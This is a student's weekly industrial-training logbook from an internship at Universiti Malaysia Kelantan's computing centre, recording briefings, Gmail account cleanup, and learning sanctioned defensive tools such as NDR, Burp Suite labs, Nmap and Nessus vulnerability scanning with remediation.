# UNIVERSITI TEKNOLOGI MALAYSIA

## FACULTY OF COMPUTING

## COMPUTER SCIENCE (COMPUTER NETWORKS & SECURITY)

## INDUSTRIAL TRAINING LOGBOOK


**BY**

FATEEN NASHUHA BINTI YUSOF

A19EC0045

4 SECR




**TRAINING PLACE :** CENTER FOR COMPUTING AND INFORMATIC, UNIVERSITI MALAYSIA KELANTAN, 16300 BACHOK KELANTAN

**TRAINING PERIOD :** 2nd October 2022 – 16th February 2023

**ORGANIZATION SUPERVISOR :** MR MOHD FADLI BIN MOHD ZAIN

**FACULTY SUPERVISOR :** DR NOORFA HASZLINNA BINTI MUSTAFFA


| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| **WEEK 1** | | |
| 2/10/2022 | **Objective:**<br>● Report duty to the organization and find out about the company's background<br><br>**Activity:**<br>● Briefing about all the documents that need to be submitted by Puan Norlia<br>● Overview briefing about the company and department by my Head of Infrastructure Department, En Faizum<br>● Briefing about the job scopes by my supervisor, En Fadli<br><br>**Achievement:**<br>Learnt about the company history and department background which includes:<br>● UMK is have 3 branches which are located at Pengkalan Chepa, Bachok and Jeli<br>● UMK was start established in 2006<br>● There are 3 units in Infrastructure department which are Data Center and ICT Security, Network and Communication, and Facilities and User Services which consists of approximately 20 staffs | |
| 3/10/2022 | **Objective:**<br>● To visit UMK's data center room to see its environment<br><br>**Activity:**<br>● Exploring the data center room<br>● Briefing about the equipment in data center by the teams in our department, Mr Fauzan and Mr Syah<br><br>**Achievement:**<br>● Learnt about the names of devices/hardware in data center room together with its functionalities<br>● Improved the knowledge about type of equipments that must have in data center like uninterruptible power supply (UPS) and computer room air conditioners (CRAC)<br>● Understood about the rules and regulation in data center such as must record all the name as visitors except the staff and picture are not allowed to be captured in this room | |
| 4/10/2022 | **Objective:**<br>● Aim to learn about Cyber Command from Sangfor company<br>● To learn how NDR was integrates with Cyber Command functionalities<br><br>**Activity:**<br>● The staff, Mr Fauzan helps to create an account for me to use this tool | |



| | | |
|---|---|---|
| | • Understanding the concept used by Cyber Command from internet and asking the staffs for any inquiries<br>• Testing a demo to see how NDR works with Cyber Command<br>  <br><br>**Achievement:**<br>Acknowledged the concept of Sangfor's Cyber Command platform:<br>• It using the concept of network, detection, and response (NDR) which is an intelligent threat detection and response much faster<br>• It monitors internal network traffic, correlates existing security events, and implements AI and behavioral analysis, all with the assistance of global threat intelligence | |
| 5/10/2022 | **Objective:**<br>• To attend a potential Lab which is the weekly presentation organized by CCI skills team<br>  <br><br>**Activity:**<br>• Presentation by the UMK's staffs with two different topics which are "Ergonomic" and "Better to Share"<br>• A demonstration about ergonomic by the presenter<br>**Achievement:**<br>Increased my knowledge in these topics:<br>• Ergonomic is the relationship between human and the correct way design to do a work in the working environment | |

| | | |
|---|---|---|
| | ● The topic of Better to Share is about the Application Programming Interface (API) and the most common used by the developer todays are REST and SOAP | |
| 6/10/2022 | **Objective:**<br>● To investigate the network used in UMK server and test the functionalities of Nmap<br><br>**Activity:**<br>● Installing and setup Window Subsystem for Linux (WSL) which is Ubuntu<br>● Scanned the IP Address of UMK's server to see how many ports that opened and allow connected to their network<br>● Exploring the command that can be used with Nmap such as Nmap -sp 192.168.1.0/24<br><br>**Achievement:**<br>● Find out how many ports and devices are running on the respective subnet<br>● Learnt new Nmap commands with its respective functionalities | |
| 7/10/2022 | **WEEKEND** | |
| 8/10/2022 | **WEEKEND** | |

Company Supervisor Signature



_____



| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| **WEEK 2** | | |
| 9/10/2022 | Public Holiday for Maulidur Rasul | |
| 10/10/2022 | **Objective**<br>● To investigate and improve knowledge about open-source operating system Ubuntu which is a Linux distribution.<br><br>**Activity**<br>● Joining a workshop training to learn from the scratch with one of network team about Ubuntu Linux<br>● Exploring the commands that can be used in Linux based on the notes provided<br><br>**Achievement**<br>● Analyzed the utilization trend of Linux and knew it can be classified as a platform that is typically used by servers and not suitable for single users | |
| 11/10/2022 | **Objective:**<br>● To reduce storage used for Gmail account<br><br>**Activity:**<br>● Creating an UMK's email account, so that I can delete the user's account<br>● Separating the lists of users who "never logged in" with the accounts using excel<br>● Deleting the Gmail account for students in batch 2017 and 2018 that never logged in into their account<br>  <br><br>**Achievement:**<br>● Reduced the number of "Never logged in" accounts | |
| 12/10/2022 | **Objective:**<br>● To save the space of storage for Gmail accounts under UMK<br><br>**Activity:**<br>● Sorting the name list of users who "never logged in" into their accounts by using excel<br>● Deleting Gmail accounts for students in batches 2007 and 2008 who never logged in. | |

| | | |
|---|---|---|
| |  <br><br>**Achievement:**<br>● Diminished the number of unused Gmail accounts in UMK's organization | |
| 13/10/2022 | **Objective:**<br>● To conserve storage capacity of Gmail account under UMK<br><br>**Activity:**<br>● Sorting the name list of users who "never logged in" within 2009 and 2019 using excel<br>  <br>● Gmail accounts for students in batches 2009 and 2010 who never logged in are being deleted.<br><br>**Achievement:**<br>● Reduced the total number of Gmail accounts used in the UMK institution | |
| 14/10/2022 | **WEEKEND** | |
| 15/10/2022 | **WEEKEND** | |

Company Supervisor Signature

_____


| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| **WEEK 3** | | |
| 16/10/2022 | **Objective:**<br>● To study vulnerability testing software which is Burp Suite<br><br>**Activity:**<br>● Exploring about this security testing tools to improve my knowledge through google and YouTube<br>● Performing security testing towards PortSwigger web application using Burp Suite Community Edition<br>  <br><br>**Achievement:**<br>● Learnt to intercept the HTTP requests and response with Burp Suite | |
| 17/10/2022 | **Objective**<br>● To explore a new programming language which is ColdFusion Markup-Language (CFML) and Lucee open-source<br>**Activity**<br>● Installing and setup Lucee in my computer and download extension of CFML through Visual Studio Code<br>● Creating a data source in Lucee to connect automatically with MySQL localhost<br>  <br>**Achievement**<br>● A data source named "testdb" was created in Lucee<br>● Improved the knowledges about new programming language which is CFML | |



| | | |
|---|---|---|
| 18/10/2022 | **Objective:**<br>● To create the user interface of an online application form for VPN registration to use by UMK's organization<br><br>**Activity:**<br>● Coding the user interface for two sections using Cold Fusion Markup-Language (CFML) which are:<br>o the server information<br>o database access information<br>  <br><br><br>**Achievement:**<br>● The user interfaces for both sections were created successfully | |
| 19/10/2022 | **Objective:**<br>● To create the user interface for another two sections which are “Applicant Information” and “Signature of the Applicant”<br><br>**Activity:**<br>● Writing coding to create the user interfaces for both section<br>● Adding the coding to transform the normal layout into form layout like in the output below<br>  <br><br><br>**Achievement:**<br>● The user interface for both sections was designed | |

| | | |
|---|---|---|
| 20/10/2022 | **Objective:**<br>● To gain new knowledges by attend a presentation was held in CCI, UMK<br><br>**Activity:**<br>● Joining one of CCI's activity which is Potential Lab (Series 5) that involved with 4 presenters which are Mr Rostan, Mrs Siti Suhaila, Mrs Noradilah and Ms Rodziah<br>  <br><br><br>**Achievement:**<br>● Learnt about how iPhone Private Branch Exchange or known as IP PBX works and used in UMK<br>● Identified there are two top skills for future careers which are Critical Thinking and Problem Solving<br>● I learned about data analytics, like how the data we post on social media can be manipulated by others as part of their research<br>● Discovered about UMK's financial management system | |
| 21/10/2022 | **WEEKEND** | |
| 22/10/2022 | **WEEKEND** | |



Company Supervisor Signature


_____

| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| **WEEK 4** | | |
| 23/10/2022 | Emergency Leave with Supervisor's Approval | |
| 24/10/2022 | Public Holiday for Deepavali | |
| 25/10/2022 | **Objective:**<br>● To prepare a slide presentation of Cyber Command<br><br>**Activity:**<br>● Researching the information through google and watching the video on how NDR works on YouTube<br>● Creating few slide presentations using Canva includes:<br>o What is NDR?<br>o The architecture of NDR with the examples of sensors<br>  <br><br><br>**Achievement:**<br>Learnt new knowledge of Sangfor's Cyber Command tool:<br>● NDR sensors need to be strategically placed at optimum intersections within computing environments<br>● NDR solutions collect event logs and use analytical techniques to detect threats hidden by malicious actors | |
| 26/10/2022 | **Objective:**<br>● To complete the Cyber Command slide presentation<br><br>**Activity:**<br>● Adding some information to the slide presentation to improve it<br>o Why do we need an NDR solution?<br>o How will NDR enhance cybersecurity?<br><br>**Achievement:**<br>● The slide presentation was complete with added the needs of NDR solution in an organization | |

| | | |
|---|---|---|
| |  | |
| 27/10/2022 | **Objective:**<br>● To update the Cyber Command slide presentation<br><br>**Activity:**<br>● Correcting the slide by adding some information as commented by my team member and supervisor:<br>o Make a comparison between two security tools that are NDR and Security Information and Event Management (SIEM)<br>  <br><br>**Achievement:**<br>● Increased knowledge about security technologies that can be used to detect cyber threats on a network includes NDR, SIEM, SOAR, and XDR. | |
| 28/10/2022 | **WEEKEND** | |
| 29/10/2022 | **WEEKEND** | |

Company Supervisor Signature


| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 5** | |
| 30/10/2022 | **Objective:**<br>● To add more knowledge of NDR functionalities<br><br>**Activity:**<br>● Investigate additional NDR functionalities by reading from some educational websites.<br><br>**Achievement:**<br>● NDR solutions allow organizations to recognize unusual traffic that indicate command and control, lateral movement, exfiltration, and malware activity<br>● It inspects east-west traffic between internal hosts, including internal servers, as well as north-south traffic between internal hosts and the internet<br>  <br> | |
| 31/10/2022 | **Objective**<br>● To explore a new remote vulnerability scanning tools Tenable.io that used Nessus agent<br><br>**Activity**<br>● Joining a workshop with an IT expert from Tenable representative, Mr Kannan through Zoom<br>● Installing and set up the Nessus sensor in order to use the Tenable.io that known as Nessus Scanners in my own laptop<br>● Scanning a host to see how Nessus scanner works<br>  <br> | |



| | | |
|---|---|---|
| | **Achievement:**<br>Increased my knowledge regarding Tenable includes:<br>● There are few types of Nessus sensors such as Nessus Scanner, Nessus Agent, and Nessus Network Monitor (NNM)<br>● Can use different types of scanners by choosing in the templates based on the client's needs<br>● Nessus scanners required to install in a desktop only, and then it can be run on all desktop within the same network | |
| 1/11/2022 | **Objective:**<br>● To participate in a marketing meeting between Flowmon professionals and few IT experts from CCI<br><br>**Activity:**<br>● Joining the meeting with few representative from Flowmon company by using Microsoft Team<br>● Observing how the discussion will be conducted before UMK implement the POC of Flowmon<br>  <br><br><br>**Achievement:**<br>Gained new knowledges of Flowmon that are:<br>● It has 3 main components includes monitoring network performance, web-based app performance, and anomaly detection system<br>● Flowmon observed the network traffic from network devices such as router, switch and send to Flowmon collector to get the meaningful information<br>● Flowmon can be in hardware, virtual machine (VM), cloud-based computing<br>● It can be used to test user experience before deployed an application | |


| | | |
|---|---|---|
| 2/11/2022 | **Objective:**<br>● Make a preparation for presentation that will be run on the next day<br><br>**Activity:**<br>● Outline the main points on a text notes to ensure the presentation run smoothly<br>● Practicing and rehearsing the slides personally<br><br>**Achievement:**<br>● Instill my confidence level to deliver a successful presentation | |
| 3/11/2022 | **Objective:**<br>● To take part as a presenter by share the knowledge of NDR solution during potential lab<br><br>**Activity:**<br>● Read and revise the main point before Potential Lab (Series 6) started<br>● Presenting the knowledge of NDR in front of the staffs and other internship students<br>  <br><br><br>**Achievement:**<br>● Got a valuable experience to shared a lot of insightful knowledge regarding NDR which could be applied in UMK's ICT environment | |
| 4/11/2022 | **WEEKEND** | |
| 5/11/2022 | **WEEKEND** | |

Company Supervisor Signature

_____


| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| | **WEEK 6** | |
| 6/11/2022 | **Objective:**<br>● To run a vulnerability scanning with Nessus scanner in Tenable.io<br><br>**Activity:**<br>● Creating a scan by choosing the Basic Scan Network template provided by Nessus<br>● Performing an internal vulnerability scan on the organization's systems<br>● Configuring the settings in the chosen template includes :<br>○ Specifies the policy's name<br>○ Specifies the folder of the result's scan will be saved<br>○ Choose the target group named as Intern which refers to the internal network of UMK<br>● Launching the scan immediately<br><br>**Achievement:**<br>● Gained full visibility into my internal network based on the result's vulnerability scan<br>● My laptop's vulnerabilities were discovered<br>  |
| 7/11/2022 | **Objective:**<br>● To analyze the scan result in order to comprehend each vulnerability in my internal network<br><br>**Activity:**<br>● Identifying the vulnerabilities that were sorted by severity based on the color-coded indicator<br>● Clicking on critical vulnerabilities row to open the vulnerability details page, which displays plugin information as well as all remediation details<br>● Reporting the findings to my supervisor<br><br>**Achievement:**<br>● Get a view into potential risks on my assets<br>● 371 vulnerabilities were discovered | |

| | | |
|---|---|---|
| 8/11/2022 | **Objective:**<br>● To remediate the most critical vulnerabilities in my internal network<br><br>**Activity:**<br>● Following the recommendation, the critical vulnerabilities were first tried to address<br>  <br>● After the first round of remediation, I rescanned the template to see the update<br><br>**Achievement:**<br>● A few critical vulnerabilities were patched | |
| 9/11/2022 | **Objective:**<br>● To continue remediate the critical and high level of vulnerabilities<br><br>**Activity:**<br>● Implementing a patch management procedure<br>● Continually monitoring the network cyber defense by re-scanning the Basic Network template<br><br>**Achievement:**<br>● The vulnerabilities has been reduced to 63 only<br>  | |
| 10/11/2022 | **Objective:**<br>● To explore UMK's data center room with the assistance of network staff, Mr Zariman | |

| | | |
|---|---|---|
| | **Activity:**<br>● Assisting the staff with configuring the Cisco Packet Tracer to check the ports on the switches<br>● Labeling each of the cable that connected to switches and servers using the labels printer<br>  <br>**Achievement:**<br>● Gained new skills that each of the cable must be clearly labeled with appropriate name and comply with the standard labeling<br>  | |
| 11/11/2022 | **WEEKEND** | |
| 12/11/2022 | **WEEKEND** | |

Company Supervisor Signature

_____

| DATE | LOG/ACTIVITY | APPROVED BY FAC. SPV |
|---|---|---|
| **WEEK 7** | | |
| 13/11/2022 | Birthday of Sultan Kelantan | |
| 14/11/2022 | MC (with supervisor's approval) | |
| 15/11/2022 | MC (with supervisor's approval) | |
